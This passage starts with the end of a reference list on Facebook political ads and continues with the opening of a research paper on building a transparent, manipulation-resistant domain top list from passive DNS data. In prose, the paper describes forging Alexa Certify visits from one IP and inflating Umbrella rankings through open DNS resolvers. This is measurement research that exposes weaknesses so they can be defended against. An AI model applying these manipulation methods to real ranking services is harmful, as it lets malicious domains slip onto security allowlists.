[95] Márcio Silva and Fabrício Benevenuto. "COVID-19 Ads as Political Weapon". In: *36th ACM/SIGAPP Symposium on Applied Computing*. SAC '21. 2021, pp. 1705–1710. DOI: 10.1145/3412841.3442043.

[96] Márcio Silva, Lucas Santos de Oliveira, Athanasios Andreou, Pedro Olmo Vaz de Melo, Oana Goga, and Fabrício Benevenuto. "Facebook Ads Monitor: An Independent Auditing System for Political Ads on Facebook". In: *The Web Conference 2020*. WWW '20. 2020, pp. 224–234. DOI: 10.1145/3366423.3380109.

[97] Craig Silverman and Ryan Mac. "Facebook Promised To Label Political Ads, But Ads For Biden, The Daily Wire, And Interest Groups Are Slipping Through". In: *BuzzFeed News* (Oct. 22, 2020). URL: https://www.buzzfeednews.com/article/craigsilverman/facebook-biden-election-ads.

[98] *Sistema de Consulta a CNPJs*. Tribunal Superior Eleitoral. 2020. URL: https://spce-cnpj.tse.jus.br/spce2016.cnpj/internet/#/eleicoes.

[99] Garett Sloane. "Facebook repeatedly blocked ads showing wheelchair, says disabilities apparel retailer". In: *Ad Age* (Dec. 21, 2020). URL: https://adage.com/article/digital/facebook-repeatedly-blocked-ads-showing-wheelchair-says-disabilities-apparel-retailer/2302536.

[100] Sarah Smith. "Facebook denies Houston's ads promoting fair housing over race, religion references". In: *Houston Chronicle* (May 15, 2019). URL: https://www.houstonchronicle.com/news/houston-texas/houston/article/Facebook-denies-Houston-s-ads-promoting-fair-13847765.php.

[101] *Social media companies are failing to provide adequate advertising transparency to users globally*. Privacy International, Oct. 3, 2019. URL: https://privacyinternational.org/sites/default/files/2019-10/cop-2019_0.pdf.

[102] Vera Sosnovik and Oana Goga. "Understanding the Complexity of Detecting Political Ads". In: *The Web Conference 2021*. WWW '21. 2021, pp. 2002–2013. DOI: 10.1145/3442381.3450049.

[103] Michael A. Stelzner. *2020 Social Media Marketing Industry Report*. Social Media Examiners, May 2020. URL: https://alltomalmhult.se/wp-content/uploads/2020/05/IndustryReport-2020.pdf.

[104] Darius Tahir. "Facebook political ad ban blocks pro-vaccine messages". In: *Politico* (Feb. 21, 2021). URL: https://www.politico.com/news/2021/02/21/facebook-ad-pro-vaccine-ban-470304.

[105] Lori Trahan. *Trahan Leads Introduction of Social Media DATA Transparency Legislation*. May 20, 2021. URL: https://trahan.house.gov/news/documentsingle.aspx?DocumentID=2112.

[106] *US 2020 Elections Ad Spending Tracker*. Facebook. Jan. 23, 2021. URL: https://about.fb.com/wp-content/uploads/2021/01/US-2020-Elections-Ad-Spending-Tracker.zip.

[107] *US Ad Restriction Period*. Facebook. Oct. 2020. URL: https://www.facebook.com/gms_hub/share/facebook-us-ad-restriction-period-overview.pdf.

[108] Jennifer Valentino-DeVries. "I Approved This Facebook Message – But You Don't Know That". In: *ProPublica* (Feb. 13, 2018). URL: https://www.propublica.org/article/i-approved-this-facebook-message-but-you-dont-know-that.

[109] Giridhari Venkatadri, Athanasios Andreou, Yabing Liu, Alan Mislove, Krishna P. Gummadi, Patrick Loiseau, and Oana Goga. "Privacy Risks with Facebook's PII-Based Targeting: Auditing a Data Broker's Advertising Interface". In: *2018 IEEE Symposium on Security and Privacy*. SP '18. 2018, pp. 89–107. DOI: 10.1109/SP.2018.00014.

[110] *Virtual Insanity? The need to guarantee transparency in digital political advertising*. European Partnership for Democracy, Mar. 2020. URL: https://epd.eu/virtual-insanity/.

[111] Nancy Watzman. *The political ads Facebook won't show you*. Cybersecurity for Democracy. May 12, 2021. URL: https://medium.com/cybersecurity-for-democracy/e0d6181bca25.

[112] Madelyn Webb and Bethan John. *We need to know more about political ads. But can transparency be a trap?* First Draft Footnotes. Mar. 25, 2021. URL: https://medium.com/1st-draft/542df2a52f21.

[113] *What is the Facebook Ad Library and how do I search it?* Facebook Help Center. 2021. URL: https://www.facebook.com/help/259468828226154.

[114] André Wheeler. "Facebook under fire after ads for anti-HIV drug PrEP deemed political". In: *The Guardian* (Oct. 31, 2019). URL: https://www.theguardian.com/technology/2019/oct/31/facebook-prep-ads-instagram-political.

Building an Open, Robust, and Stable Voting-Based Domain Top List

Qinge Xie[†] Shujun Tang[*] Xiaofeng Zheng[*◊] Qingran Lin[*]
Baojun Liu[◊] Haixin Duan[*◊] Frank Li[†]

[†]*Georgia Institute of Technology* [*]*QI-ANXIN Technology Research Institute* [◊]*Tsinghua University*

Abstract

Domain top lists serve as critical resources for the Internet measurement, security, and privacy research communities. Hundreds of prior research studies have used these lists as a set of supposedly popular domains to investigate. However, existing top lists exhibit numerous issues, including a lack of transparency into the list data sources and construction methods, high volatility, and easy ranking manipulation. Despite these flaws, these top lists remain widely used today due to a lack of suitable alternatives.

In this paper, we systematically explore the construction of a domain top list from scratch. Using an extensive passive DNS dataset, we investigate different top list design considerations. As a product of our exploration, we produce a voting-based domain ranking method where we quantify the domain preferences of individual IP addresses, and then determine a global ranking across addresses through a voting mechanism. We empirically evaluate our top list design, demonstrating that it achieves better stability and manipulation resistance than existing top lists, while serving as an open and transparent ranking method that other researchers can use or adapt.

1 Introduction

Internet measurement, security, and privacy research heavily relies on domain top lists, which provide a set of purportedly popular or commonly used domains to investigate. Existing top lists, such as Alexa [10], Umbrella [51], and Tranco [39], have been used in hundreds of prior academic studies [39,45], making it a critical research resource.

Despite many years of use in both academia and industry, these domain top lists received little empirical investigation until late 2018, when Scheitle et al. [45] and Le Pochat et al. [39] characterized modern domain top lists and identified various undesirable properties that could affect their use in measurement efforts. These issues include high volatility in the rankings, limited data granularity, and easy manipulation to achieve high rankings for target domains. In addition, the data sources and ranking methods for these top lists remain opaque[1], inhibiting a concrete understanding of these top lists and their appropriate uses.

In spite of the serious concerns uncovered about existing top lists, they continue to be used today throughout networking and security research, as there ultimately remain no viable alternatives. Few existing data sources can serve as such top lists, and there has been little investigation into the construction of such datasets. In this work, we take the first step in rectifying these shortcomings by investigating the development of a domain top list from the ground up. We seek to develop a top list that provides transparency into the data source and ranking method, stability in rankings over time, and stronger resistance to manipulation attacks.

Designing such a top list is technically challenging though, especially as there is no single objective or universal ranking to obtain. Instead, one must explore various design considerations and their implications on the resulting top list properties. Furthermore, to provide representative rankings, a top list requires global, large-scale network traffic data as input, as well as a computationally efficient data processing method.

In this paper, we explore building a top list using an extensive passive DNS (PDNS) dataset from one of the largest DNS service providers (similar to Cisco's OpenDNS [22]). Passive DNS has been widely used in both academia and industry, making it a more transparent and accessible top list data source compared to proprietary datasets (e.g., Alexa [10]). We propose a voting-based domain ranking method, where individual IP addresses express their domain preferences, and the global top list ranking is produced across IP addresses through a voting mechanism. We then systematically explore the implications of different design decisions on our produced top list's properties, and compare it to existing top lists, finding that our produced list demonstrates more favorable properties compared to others. Ultimately, our work provides the following contributions.

- We systematize the prior work on top list limitations, while also identifying new methods ourselves for more effective top list ranking manipulation.
- We develop a voting-based domain ranking method, based on PDNS. Other researchers can adopt our method for similar ranking scenarios.
- We systematically evaluate different top list design consid-

[1]Tranco [39] was created to account for some existing top list flaws. While Tranco's ranking method is published, it ultimately aggregates existing lists, thus it still relies on opaque input data.

erations when building a top list using PDNS, providing insights into the nature of top list construction.
- We provide access (both via a web interface and an API endpoint) to a regularly updated domain top list constructed using our ranking method at https://secrank.cn/topdomain. We also open-source our top list construction implementation at https://github.com/secrank.

2 Domain Top Lists

In this section, we describe existing domain top lists and their notable limitations. These limitations motivate our investigation into building a top list from scratch.

2.1 Opaque Existing Top Lists

Hundreds of research papers spanning various fields have relied on domain top lists [39, 45]. Here we describe three domain top lists that have been commonly used to rank domains by user visits or traffic. We focus on free and publicly available lists, as these are amenable for use by researchers (particularly for longitudinal studies). We note that there are other top lists that are paid (or otherwise restrict usage), or are catered towards search-engine optimization rather than domain popularity. For example, the Majestic Million [34] ranks websites based on backlinks from other sites [32, 33], rather than actual website visits. There are also industry proposals for top list constructions [20, 35] that have not been used in practice nor evaluated, and exhibit major limitations[2]. We do not focus on these other domain rankings[3].

A common theme across all these domain top lists is the lack of transparency into how these lists are actually constructed, both in the data sources used and the ranking methods themselves. We argue that this is a severe limitation, as it inhibits a detailed and complete understanding of what researchers are actually measuring when using these top lists.

Alexa. Alexa's Top Million Sites [10] is a popular and free top list. The ranking method is not public, although it is based on web traffic telemetry collected from user installs of Alexa's browser extension (on Chrome and Firefox), as well as from participating "certified" websites that subscribe to Alexa's Certify service [12]. These certified sites include Alexa's measurement JavaScript code on their web pages, allowing Alexa to directly monitor all site visits. Alexa ranks second-level domains (SLDs) only, rather than fully qualified domain names (FQDNs).

[2] Castro [20] proposed using TF-IDF [41] for deriving domain popularity, but such a method penalizes domains accessed by many IP addresses, which is contrary to expectations for popular domains. Mayrhofer et al. [35] proposed simply ranking domains by the number of normalized IP address visitors. This simple method ignores request volume and IP characteristics though, so it is unlikely to produce a representative top list.

[3] We also do not consider the Quantcast Top Million [45] as this list has not been available since April, 2020.

Umbrella. The Cisco Umbrella Top Million [51] is another popular top list based on PDNS, constructed using DNS requests observed across Cisco Umbrella's global network (e.g., OpenDNS [22], PhishTank [37]). Umbrella ranks FQDNs by computing a score for each domain, considering the number of different IP addresses issuing DNS lookups for the domain compared to others [50]. However, the actual scoring algorithm is not public.

Tranco. The Tranco top list [39] was created in 2019 by Internet measurement researchers seeking to develop a more manipulation-resistant top list. Tranco is not a top list construction method itself, but rather a method for combining the rankings of domains across multiple existing top lists (e.g., Alexa, Umbrella). While Tranco's ranking algorithm is published, we note that it relies on the existing top lists as input data, and we still lack transparency into how those lists are constructed. In addition, there is no clear interpretation of what Tranco's ranking actually represents, as each input list defines top domains differently. Our work is heavily inspired by Tranco, which we view as the first major effort in securing top lists. Our top list is inherently different from Tranco by nature though, as our approach is to build an open, stable, and manipulation-resistant top list from raw network data itself (which Tranco could use as an additional input list). In contrast, Tranco's manipulation resistance arises from using multiple lists which each must be manipulated to successfully manipulate the overall Tranco rankings.

2.2 Issues with Existing Top Lists

Beyond a lack of transparency into existing top lists, undesirable characteristics plague these lists. In this section, we discuss these issues for Alexa and Umbrella (we elide Tranco here as it relies on the other lists as inputs). We survey previously identified issues, and present new issues we uncover (involving more efficient manipulation attack methods).

2.2.1 Alexa

Undocumented Changes to Alexa's Data Collection. We identify that Alexa has modified its data collection over time without publicly disclosing the changes. These changes impact Alexa's characteristics and what Alexa's ranking actually measures, likely rendering Alexa-based research as non-reproducible (and potentially affecting the accuracy of the research itself). As one notable example, in May 2018, Le Pochat et al. [39] observed that Alexa's browser extension had halted data collection from countries in the European Union (presumably due to GDPR [4]). This change was not announced, yet it skewed data collection towards non-European populations without Alexa users' knowledge, and shrunk the top 1M list to be consistently less than a million domains (in early 2021, the Alexa top 1M list was as small as ∼500K

domains). Appendix A provides another example of an undisclosed change in Alexa's data collection.

Limited Data. Alexa has acknowledged that they do not receive enough data to make rankings beyond 100K statistically meaningful [11]. This lack of data manifests in a number of undesirable top list properties. The list has been observed to be highly volatile [45], and large portions of the list are simply alphabetically ordered [43], suggesting that many domains have identical visit metrics and Alexa breaks ties arbitrary through alphabetical ordering. Prior work [39] also demonstrated how easy it is to enter the Alexa top list by generating a few visits to target domains in browsers with the Alexa extension installed. Together, these issues raise questions about the usefulness of much of the Alexa top list.

Easier Manipulation through Alexa's Certify Service. While prior work [39, 44] identified ways to enter the Alexa top list, achieving a high ranking (i.e., below 100K) has been challenging. We identify an easier way to manipulate Alexa rankings that achieves high rankings, through leveraging Alexa's Certify service [12]. Certify is a paid service where websites obtain detailed audience insight by including a JavaScript snippet on their web pages. Beyond telemetry from its browser extension, Alexa also uses data from Certify.

We detail the manipulation approach in Appendix B. In short, using only a single IP address, we forge fake visits to a target Certified website that are interpreted as arriving from many distinct visitors, through generating requests to the Alexa data collection endpoint with the target website's Certify ID and random visitor ID values. To validate this attack, we registered two of our own test domains with Alexa Certify, and observed their Alexa rankings when generating different numbers of daily forged visitors to these domains (shown in Figure 9 in Appendix B). With 20K unique forged visitors (one request per visitor), we obtained a ranking as high as 51,530 (and similar rankings can be consistently obtained over extended periods), highlighting how effective a low-cost (e.g., $20/month) single address attack can be. We note that Le Pochat et al. [39] also performed manipulation through the Certify service, sending requests to a target Certified domain over the Tor network [49] to obtain IP diversity, but our method does not require IP diversity.

Ethical Considerations. We conduct our Alexa experiment on our own domains that host webservers indicating that they are test servers. Using only two domains should have negligible impact on Alexa rankings overall (particularly given its daily instabilities). We also rate limit our requests to Alexa's telemetry endpoint to avoid potentially inducing high load.

Bias towards Certified Domains. While telemetry from the Alexa extension and Certify are characteristically different, the Alexa top list is generated using both data sources (in an undisclosed manner). We investigate the Certified domains in Alexa's list (details in Appendix C), and identify that Alexa is heavily biased towards Certified domains.

2.2.2 Umbrella

Umbrella shares similar lack of transparency concerns as Alexa, and significant portions of its list are also simply alphabetically ordered (indicating many domains have identical ranking scores that are arbitrarily broken alphabetically) [43]. Previous studies [39, 44, 45] have successfully manipulated Umbrella's ranking by generating DNS requests sourced from multiple IP addresses. They obtained IP diversity through various methods, including using cloud providers, Tor [49], and VPN services. These prior evaluations identified that Umbrella's ranking relies heavily on the number of addresses generating DNS requests, moreso than the DNS request volume per address. Scheitle et. al [45] found that 10K addresses generating 1 DNS request each for a target domain (resulting in 10K total requests) achieved a rank of 38K, while 1K addresses with 10 requests (also resulting in 10K total requests) only achieved a rank of 199K. Rweyemamu et al. [44] also performed similar manipulation evaluations on Umbrella.

We identify an additional method for generating IP diversity for DNS-based manipulation that can achieve higher rankings than prior work (reaching a stable ranking within the top 10K), without requiring the attacker to directly control many IP addresses (thus reducing the costs/barriers for attacks). The approach is to rely on public Internet infrastructure that generates DNS lookups, such as open DNS resolvers. For example, an attacker can issue DNS lookups to open DNS resolvers, which subsequently send recursive requests to the PDNS resolver vantage point. Thus, the PDNS data captures DNS requests from the many IP addresses of these open resolvers, rather than the attacker. We detail the open DNS resolver manipulation process in Appendix D. In Section 6.2.3, we will evaluate the manipulation resistance of Umbrella and our own top list ranking method, finding that Umbrella is indeed less manipulation resistant than our approach.

3 Overview

Given the limitations of existing domain top lists, we aim to develop a new top list from the ground up. We start by discussing desired properties for top lists, and outline our approach for constructing a top list that satisfies these properties.

3.1 Top List Properties

In general, domain ranking is an inherently subjective task, as it depends on the metrics used for domain popularity. As there is no "ground-truth" or "universal" ordering, different ranking methods are arguably reasonable. However, there are still desirable properties for domain top lists, given their extensive use in measurement research. We list these properties, derived from the limitations discussed in Section 2 and from the top list properties evaluated in prior work [45].

Construction Transparency. The entire method for top list construction, including the data sources used and any data processing, should be public. Without such information, researchers lack a concrete understanding of the limitations and biases that arise from using a list, potentially polluting the research efforts that depend on the list. The existing domain top lists lack this property, as their data sources and/or list construction algorithms remain unpublished.

Construction Consistency. Ideally, the top list data collection and construction method should stay consistent over time, affording longitudinal measurement studies based on the list. Unannounced inconsistencies may introduce unexpected changes in ongoing measurements. We note that should changes be needed, they should be publicly announced and well documented. We identified (in Section 2) that the existing top lists are not consistently constructed, with undocumented changes to their data collection or ranking method.

Manipulation Resistant. Top lists should be constructed to resist manipulation, limiting the extent to which resource-constrained attackers can affect the rankings of target domains. Attackers can benefit in practice from entering top lists, especially at higher rankings. Several security analysis tools and services (e.g., DNSthingy [3] and Quad9 [7]) whitelist domains on existing top lists, and higher-ranked sites are more likely to be whitelisted (e.g., DNSthingy whitelists the Alexa top 10K [3]). Malicious domains may escape scrutiny by appearing highly ranked on top lists. In addition, attackers also manipulate top lists for attracting traffic to their sites [8, 48]. Thus, attackers are incentivized to not only enter their target domains into top lists, but to achieve high rankings. In practice, there is enough demand for top list manipulation that several websites [2, 9] offer top list manipulation as a paid service, where the costs increase significantly for achieving higher rankings (e.g., $40 for entering the Alexa list versus $4K for entering the top 10K [9]). We note that it is unreasonable to prevent manipulation altogether though, as a sufficiently powerful attack may be indistinguishable from a legitimate popular domain. However, prior work [39, 43, 45] and our own evaluation in Section 2 demonstrate that existing lists are easily manipulated with limited resources (e.g., a small number of IP addresses or requests).

Ranking Stability. A top list should exhibit ranking stability, where the majority of the list should not churn within a short period of time. In contrast, volatile lists can result in drastically different observations when measuring at different times, inhibiting measurement generalization and reproducibility. Note that a top list must still be reactive to notable short-term effects though, such as a viral new domain. Prior work [39, 45] observed high volatility in existing top lists.

3.2 Building a Top List from Scratch

In this work, we investigate constructing an open and transparent domain top list satisfying the desired properties mentioned, which existing popular top lists do not. Our exploration into how to systematically construct such a list also provides a deeper understanding of the factors that affect domain ranking. We aim for our work to drive further investigation into top list construction and top list use in Internet measurement, security, and privacy research.

To start, we require a data source that reflects the actual usage of a domain. For this, we use passive DNS (like Umbrella). We describe our PDNS dataset in Section 4, which provides large-scale global visibility into domain activity. Passive DNS has been used extensively in prior research [14–16, 18, 24–27, 53], affording other researchers an opportunity to adopt our domain ranking method on other DNS datasets. In contrast, a method requiring proprietary data (e.g., Alexa) cannot be broadly used.

By using PDNS data, we aim for our list to rank the most used domains, with DNS lookups as proxies for usage. From PDNS data for a domain, we can observe two metrics that intuitively reflect domain usage: 1) the number of IP addresses that perform lookups, and 2) the lookup volume. More IP addresses querying for a domain indicates that the domain is more widely used. Meanwhile, the lookup volume for a domain correlates with how strongly IP addresses prefer the domain, as more heavily used domains should be queried more frequently. We aim to incorporate both metrics in our ranking method, rather than only one, for several reasons[4]. First, the philosophical motivation behind using both metrics is to more comprehensively characterize domain usage patterns compared to using a single metric, as "usage" can be defined by both how widely something is used, as well as how frequently/intensely it is used. In addition, using both metrics rather than only one can also improve manipulation resistance, one of our core design goals, as attacks must exhibit both high lookup volume and high IP diversity, both of which incur costs. Finally, using both metrics can also provide more stability than using a single metric, as the resulting ranking would be less sensitive to minor fluctuations along only one metric/dimension. However, aggregating the two metrics is non-trivial. Directly statistically aggregating the two metrics for a domain lacks a clear meaningful interpretation, as it is unclear how to compare two domains where one has higher lookup volume but lower IP diversity, and the other has higher IP diversity but lower volume.

Instead, we develop an interpretable ranking approach where each client IP address expresses their individual domain preferences, and the global top list ranking is based on aggregating these domain preferences across all IP addresses through a voting scheme (where voting has been a well-studied approach for combining preferences across multiple units). Thus, our ranking can be interpreted as an Internet-wide election (across IP addresses) on popular domains. More specifically, our ranking measures the most used domains as

[4] We note that Umbrella is based on these two DNS metrics as well, although its method is not public.

reflected by DNS lookups in PDNS data (thus the per-IP domain preferences and the aggregated IP address preferences are factored in). In Section 5.1, we describe how we determine the per-IP domain preferences using domain lookup metrics. We discuss potentially weighting IP addresses in Section 5.2, as not all addresses are equal in their user populations. Finally, in Section 5.3, we adopt voting theory to aggregate IP address preferences, leveraging existing voting mechanisms for reaching joint decisions across heterogeneous populations. This multi-phase approach allows us to incorporate information from both DNS-based domain usage features in determining a top list ranking. In Section 6, we evaluate the properties and parameters of our top list in comparison to existing lists, demonstrating its practical value for Internet measurements.

4 Data Source

Here, we detail our PDNS dataset and discuss the considerations for its use.

4.1 Our PDNS Dataset

Our study is based on continuous large-scale PDNS data from the public DNS resolvers[5] for 114DNS, the largest DNS provider in China [1]. The dataset contains all client DNS requests, as well as the DNS responses returned by the 114DNS recursive resolvers. Due to ethical considerations, we avoid investigating DNS behavior for specific IP addresses and focus on aggregate analysis.

The PDNS data used in this study is collected from Nov. 2020 to Apr. 2021. On average, the PDNS dataset consists of ∼500B unique DNS requests from 70M clients per day, for ∼550M FQDNs. These FQDNs are distributed across an average of 13M SLDs a day, and cover 99.9% of IANA TLDs [28]. (Note that our daily data volume remains consistent over time.) This PDNS data provides large-scale and longitudinal visibility into domain lookup activities, particularly compared to the datasets used by other top lists and PDNS data used in prior work [14–16, 18, 24–27, 53]. Compared to the PDNS data reportedly used for Umbrella, our PDNS data has 5M more IP addresses and 2.5× more DNS requests observed per day [51, 52]. While Alexa does not use PDNS, it is reported to collect telemetry from about 705K distinct clients [21, 23], two orders of magnitude less than our data. We also briefly note that our PDNS data is more than 35× larger than the largest PDNS dataset we identified used in prior research [24].

4.2 Considerations for using PDNS

Data Skew. Using a PDNS dataset, our top list reflects domain usage based on DNS lookup metrics. These metrics are dependent on the PDNS vantage point though, and different PDNS vantage points may observe varying levels of DNS traffic for a domain. We recognize that as 114DNS is a Chinese DNS provider, the client population exhibits regional biases (e.g., skewing towards users in Asia), which can affect which domains are most highly ranked (e.g., domains popular in Asian countries). Such biases are inherent to any data source used for top list construction though (including Alexa, Umbrella, and prior PDNS datasets), as no network traffic dataset offers a truly global vantage point.

To better understand the nature of our dataset, we randomly sampled one day of PDNS data to investigate the geolocation distribution of client IP addresses. Using the Maxmind geolocation database [6], we identified that 8.2% of IP addresses were located outside of China, and 12.6% were not in Maxmind but we suspect are also external to China (as we also further used IPIP [5], a Chinese-centric IP geolocation database, and did not find these IP addresses either). Though our data is skewed towards Chinese clients, it consists of a large portion of clients in other countries (∼17M IP addresses) still providing domain lookup activities. We further use the Maxmind ISP database [6] to analyze the distribution of our clients across networks (using the same sampled day). Over 85% of queries originate from telecom companies (e.g., China Telecom/Unicom, Viettel Group, Vodafone Idea), which include both residential and enterprise users. Other notable networks observed include those of research institutions (e.g., China Education and Research Network Center, National University of Singapore, University of California San Diego, MIT, and Stanford) and large cloud service providers (e.g., Amazon, Google, Oracle, Alibaba, Tencent).

Given the scale and scope of our dataset, we believe it is still a meaningful dataset for understanding DNS dynamics and leveraging DNS data for constructing a top list. We also note that the primary focus of this work is not to characterize this specific PDNS dataset, but rather to develop a general method for top list construction, which can apply broadly to other DNS datasets (which will exhibit their own skew).

Data Analysis Time Window. Any domain lookup metric must be defined over some time period. Here, we prioritize daily PDNS snapshots, as such granularity is fine-grained enough to capture the daily patterns of users/devices, such as behavioral changes on weekdays versus weekends, or special events and holidays. One can aggregate rankings across multiple days [39] if long-term rankings are desired.

DNS Caching. DNS employs caching, where client lookups that match unexpired records in a DNS cache will not result in further DNS requests. This naturally impacts analysis based on DNS request metrics observed at a resolver. Existing DNS-based domain ranking methods [20, 44] do not factor in DNS caching and the *Time-to-Live* (TTL) values. Prior work [27, 40] proposed modeling the true DNS query rate with a Poisson distribution. We investigate the characteristics of our PDNS dataset to understand if we can reliably factor

[5] Resolver IP addresses:114.114.114.114 and 114.114.115.115

in DNS caching (details are in Appendix E). Ultimately, we encounter three significant issues with using TTLs to predict caching behavior: CNAME caching discrepancies across operating systems, different client-specific caching policies, and unclear DNS cache boundaries. These issues cannot be resolved using DNS-based data, which provides visibility only at IP address granularity rather than client granularity. Thus, we empirically justify not factoring in DNS caching in our ranking, as we lack a reliable way to do so.

5 Voting-Based Domain Ranking


Sections 4 discussed our PDNS data characteristics and considerations when using this data. Here, we introduce our voting-based domain ranking method. In Section 5.1, we first determine the domain preferences of individual IP addresses. In Section 5.2, we discuss weighting IP addresses to account for the differences in the number of clients that might reside behind a single address. Finally, in Section 5.3, we investigate aggregating the domain preferences across all IP addresses using a voting scheme, producing a global domain ranking.

5.1 IP-Specific Domain Preferences

We start by considering how to calculate the domain preferences for a single IP address. From the DNS requests observed from an IP address (within a daily snapshot, as discussed in Section 4.2), we can measure the request volume observed for each domain. Beyond only considering volume, we can also quantify the duration over which the requests are made, which we term the *active duration*. Intuitively, the clients residing on an IP address should more strongly prefer domains that they request more frequently and more consistently over time.

Request Volume γ. For an address-domain pair, the number of requests reflects the address's preference for the domain. We observe that request volume exhibits a long tail, where there are few requests for most pairs, but some pairs exhibit up to millions of requests. When considering request volume metrics, to avoid significantly overweighting the minority of pairs with large request volumes, we apply the common $log1p(x) = ln(x+1)$ data smoothing function to request volume values. This data smoothing also aids manipulation resistance by preventing an attacker generating a high request volume from obtaining an overly high request volume metric (i.e., with smoothing, generating multiple times more requests does not increase γ by the same extent). Figure 1(a) plots the PDF of γ values for pairs on a randomly sampled day.

Active Duration α. Intuitively, popular domains are consistently queried over time. Thus, we also consider the duration over which we observe DNS requests for a domain, and for domain preferences, we weight domains higher that are regularly queried. As a side effect, manipulation efforts are incentivized to continue for longer periods of time, which can increase attack costs and the likelihood of detection.



(a) γ (Smoothed #Reqs) (b) δ (Smoothed #SLDs)

Figure 1: PDFs of the $log1p$-smoothed numbers of requests (γ values across address-domain pairs) and requested SLDs (δ values across addresses), on a randomly sampled day.

To measure active duration, we split DNS requests into different time intervals (we discuss our choice of using 10-minute intervals in Section 6.1). We consider an <IP address i, domain d> pair as *active* within an interval if we observe a DNS lookup from address i for domain d within that time window. For an address i, the active duration of domain d is the total number of intervals that <i, d> is active for. Thus, more regularly queried domains will be active for more intervals. Inspecting the distribution of active durations on a randomly sampled day (other days exhibit similar behavior), we observe that $\sim$60% of pairs are active for one 10-minute slot, indicating that most requests are bursty and only a few domains are queried regularly over time.

Combination. With two domain preference metrics, active duration α and (smoothed) request volume γ, we need to combine them to reach the overall domain preferences for an IP address. First, to scale each metric equivalently, we max-min normalize each metric across domains in DNS requests for a given IP addresses. We then determine an aggregate domain preference metric as the geometric mean of α and γ (as a geometric mean essentially scales the request volume by the active duration, factoring in both metrics). We then sort the aggregate domain preference metrics to determine the domain preference ranking for the address.

5.2 IP Address Weighting

With PDNS data, we observe requests at the IP granularity (as also discussed in Section 4.2). However, multiple client devices may reside behind an address, each generating independent DNS requests. Philosophically, treating each IP address equally when computing domain ranks could unfairly represent the contributions of individual clients' preferences. Thus, we explore weighting addresses to account for their differing client populations. PDNS data does not provide visibility behind IP addresses. However, we perform a best-effort estimation by assuming that an address's client population correlates with the diversity of domains resolved via DNS as well as the address's total request volume.

Domain Diversity δ. Our intuition is that domain diversity, the number of distinct domains requested by an IP address, positively correlates with the number of clients behind the




Figure 2: CDF of the #SLDs to #FQDNs ratio across IP addresses on a randomly sampled day, distinguishing between addresses requesting 1K+ FQDNs from other addresses.

address (as more clients with their own user behaviors exhibit more diverse domain requests). To distinguish distinct domains, we could consider distinct SLDs or FQDNs. We observe many addresses that request many FQDNs which correspond to few SLDs. Such behavior actually suggests low domain diversity, often accessing the same Internet services. Figure 2 depicts the CDF of the #SLDs to #FQDNs ratio for IP addresses on a randomly selected day (other days exhibit similar behavior). We observe that few addresses ($\sim$10%) request the same number of FQDNs and SLDs. Notably, addresses that request more than 1K FQDNs correspond to significantly fewer (often $\sim$20% as many) SLDs. Thus, we choose to distinguish distinct domains at the SLD granularity, and measure an address's domain diversity in terms of its number of SLDs requested. This choice also avoids overweighting addresses (such as an attacker's) that simply request many FQDNs for a small set of SLDs. There is again a long-tail distribution observed for #SLDs, so to avoid overweighting the addresses in the long tail, we again use the $log1p$ function for smoothing domain diversity values (with the PDF of address δ values on a randomly selected day shown in Figure 1(b)).

IP Address Total Request Volume μ. For an IP address, the maximum number of requests for any given domain and the total number of requests among all domains intuitively correlate with the number of clients on that address. However, as we will weight addresses relative to each other, a metric that is harder for an attacker on one address to manipulate relative to other addresses is preferable. If using the maximum number of requests for a domain per address as a weighting factor, an attacker would only need to generate more requests for a target domain than most other addresses (for a domain) to weight attack addresses more. In comparison, if using the total request volume as a weighting factor, an attacker would need to generate more requests than other addresses altogether to manipulate weighting, a higher bar. Thus, we choose to use total request volume as a weighting factor. We observe a long tail in the distribution of total request volume across addresses, and again apply $log1p$ data smoothing to avoid overweighting addresses in the long tail.

Combination. As with domain preferences, we have two weighting factors that must be aggregated to determine an address's weight. We again normalize both to scale each metric equivalently. Since an address's weight should never be zero (otherwise it does not contribute to the global ranking), we use max normalization (rather than min-max normalization). Specifically, δ and μ are scaled to range between $[1/\delta_{max}, 1]$ and $[1/\mu_{max}, 1]$, respectively. Then, we compute the geometric mean of the normalized δ and μ values to determine an address's weight. Using a geometric mean intuitively scales an address's total request volume by its domain diversity, such that addresses with higher volumes and higher diversity are weighted more (correlating with larger client populations).

5.3 Voting across IP Addresses

Having established per-IP domain preferences (as well as potential weights for addresses to account for differing client populations), we require a method for aggregating these preferences across addresses, for ranking the most preferred (popular/used) domains. A voting scheme serves as a natural solution for such preference aggregation, as it combines the preferences for candidates (domains in this case) for multiple voters (IP addresses in this case) and determines a global ranking of candidates. Rely on a voting mechanism also allows us to tap into the existing voting theory literature, which has analyzed the computational complexities and election properties of various schemes [17], as well as their resistance to manipulation attempts [36]. Philosophically, voting to determine a global top list seems apropos, as voting is a social process and domain ranking is ultimately an application of social choice.

In our application of voting, we have both a large number of voters (tens of millions of IP addresses) and a large number of candidates (hundreds of millions of FQDNs). Thus, we require a computationally efficient voting method. While a diverse set of voting schemes exist, we choose to concentrate on those based on scoring rules, rather than pairwise comparisons. While simpler, a scoring-based scheme exhibits computational complexity that grows linearly with the number of candidates/domains, whereas a pairwise comparison scheme (e.g., *Condorcet* voting [54]) exhibits quadratic growth.

Besides complexity, we also require three properties for a voting mechanism, which are not provided by all schemes: 1) The voting method must allow a voter to vote for multiple candidates, as we consider multiple domains queried by each IP address. This property excludes *Plurality/FPTP* voting, where each voter chooses a single candidate; 2) We avoid rating-based voting methods where each voter assigns a score to all candidates. Such methods would require a per-IP scoring function that provides equivalent interpretation across all addresses, which is unsuitable for addresses in practice which have different user populations, DNS activities, and domains requested; 3) We cannot use a voting scheme that involves multiple voting rounds (e.g., *run-off* voting), as we have only one static set of preferences from our voting IP addresses.

